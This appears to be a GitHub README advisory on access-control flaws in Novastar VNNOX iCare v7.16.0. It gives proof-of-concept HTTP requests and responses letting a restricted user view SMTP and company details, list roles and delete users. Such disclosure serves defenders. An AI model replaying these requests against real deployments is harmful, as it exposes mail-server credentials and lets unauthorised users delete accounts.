

viperbluff / **Novastar-VNNOX-iCare-Privilege-Escalation** Public[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Projects](#) [Security and quality](#)[1 Branch](#) [0 Tags](#) [Code](#) ⋮ **viperbluff** Update README.md b7d6414 · 5 years ago [README.md](#) Update README.md 5 years ago[README](#)

Novastar-VNNOX-iCare(Novaicare) V7.16.0 [Multiple Privilege Escalation flaws]


Vulnerability Description: The application iCare(Novaicare) developed by Xi'an NovaStar Tech Co.,Ltd on their VNNOX cloud platform v7.16.0 which is used to centrally monitor display status of LED screens suffers from multiple Privilege Escalation Bugs.The bug lies in the poor access control management for low privileged users on the platform.

Severity: HIGH


Observation: When a new user is created on the Novaicare platform and added to a restricted role(a role with only User view privileges) , that user can escalate the privileges and perform multiple privileged actions including : 1. View Corporate Information and SMTP Server Details 2. Ability to delete Users 3. Ability to view roles .

1. View Enterprise and SMTP Info

Below POC shows the User "Test" account created with restricted role:



Restricted Role Privileges have been shown below:



As User Test should not be allowed to view Corporate Information, SMTP Server Details and roles but below POC show that user Test was able to view these details by browsing to the specific endpoints thus resulting in privilege escalation:

::Corporate Information::

Visit Endpoint given in POC with a restricted role(a role with only User view privileges)
User account : (GET /new/backend/enterprise/getEnterpriseInfo?domain=xxx)

Request

```

1 GET /new/backend/enterprise/getEnterpriseInfo?domain=
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
8 Cookie: _ga=GA1.2.1080640013.1613285886; fbp=
9 Referer: http://5v18rvyulwy85dprlkvvalkem5swxqnc.burpcollaborator.net/ref
10 Cookie: _ga=GA1.2.1080640013.1613285886; fbp=
11 fb.1.1620029861498.1087125894; _gcl_au=1.1.1463273501.1621516304;
12 TS014bde25=
13 018c9e821b5590fd200c4df975475b3a5a12449daf3f5c7da3cf8e7ed1791200315949549
14 b2a6f0653720cc97c92fc98686c72386ea77f284360081bd489d6b314fa7578d52bc4e344

```

Response

```

6 pragma: no-cache
7 expires: -1
8 X-Frame-Options: sameorigin
9 X-XSS-Protection: 1; mode=block
10 X-Content-Type-Options: no-sniff
11 Content-Length: 884
12 {
13   "status":100000,
14   "data":{
15     "id":3,
16     "companyName":"",
17     "companyAddress":"",
18     "officialWebsite":"",
19     "phone":"76257652752",
20     "isCustom":1,
21     "countryCode":"107",
22     "enable":1,
23     "systemName":"LEDCare",
24     "domain":"",
25     "learnMoreUrl":"",
26     "iconLogo":"https://",
27     "loginLogo":"https://",
28     "systemLogo":"https://",
29     "reportLogo":"https://",
30     "domainType":2,
31     "copyright":"2019"
32   },
33   "errorCode":[]
34 }

```

::SMTP Server Details::

Visit Endpoint given in POC with a restricted role (a role with only User view privileges)
User account : (GET /new/backend/enterprise/getSMTPInfo)

Request

```

1 GET /new/backend/enterprise/getSMTPInfo HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
8 Cookie: _ga=GA1.2.1080640013.1613285886; fbp=
9 Referer: http://5v18rvyulwy85dprlkvvalkem5swxqnc.burpcollaborator.net/ref
10 Cookie: _ga=GA1.2.1080640013.1613285886; fbp=
11 fb.1.1620029861498.1087125894; _gcl_au=1.1.1463273501.1621516304;
12 TS014bde25=
13 018c9e821b5590fd200c4df975475b3a5a12449daf3f5c7da3cf8e7ed1791200315949549
14 b2a6f0653720cc97c92fc98686c72386ea77f284360081bd489d6b314fa7578d52bc4e344
15 b03ec955f93d23a1fbb16ee5fff5d4ec1da97e1a0a019b3740c965f5; think_language=

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Sun, 08 Aug 2021 08:26:31 GMT
3 Content-Type: application/json
4 Connection: close
5 Cache-Control: private, must-revalidate
6 pragma: no-cache
7 expires: -1
8 X-Frame-Options: sameorigin
9 X-XSS-Protection: 1; mode=block
10 X-Content-Type-Options: no-sniff
11 Content-Length: 205
12 {
13   "status":100000,
14   "data":{
15     "id":5,
16     "port":465,
17     "host":"",
18     "username":"",
19     "password":"",
20     "sender":"",
21     "isSSL":1,
22     "email":""
23   },
24   "errorCode":[]
25 }

```

::View Roles::

Visit Endpoint given in POC with a restricted role (a role with only User view privileges)
User account : (GET /new/backend/role)

The screenshot shows a network inspector with a request and response. The request is a GET to /new/backend/role. The response is a 200 OK with a JSON body containing user role information. The JSON body is as follows:

```

{
  "status": 10000,
  "data": {
    "total": 3,
    "totalPage": 1,
    "currentPage": 1,
    "roleList": [
      {
        "id": 7,
        "name": "_ Administrator",
        "type": 0,
        "modify_time": "2019-03-31 10:14:43",
        "index": 1
      },
      {
        "id": 8,
        "name": "vw",
        "type": 1,
        "modify_time": "2019-03-31 10:34:50",
        "index": 2
      },
      {
        "id": 18,
        "name": "restricted role",
        "type": 1,
        "modify_time": "2021-08-07 19:57:30",
        "index": 3
      }
    ]
  }
}

```

Apart from the Information disclosures dicussed above the User account with restricted role had the ability to delete Users as well from the platform, see the below POC:

::Ability to Delete Users (User account with id 45 was deleted)::

Visit Endpoint given in POC with a restricted role (a role with only User view privileges) User account : (POST /new/backend/subuser/delete)

The screenshot shows a network inspector with a request and response. The request is a POST to /new/backend/subuser/delete. The response is a 200 OK with a JSON body containing an error message. The JSON body is as follows:

```

{
  "status": 10000,
  "data": {
  },
  "errorCode": {
  }
}

```

Releases

No releases published

Packages

No packages published

Contributors 1



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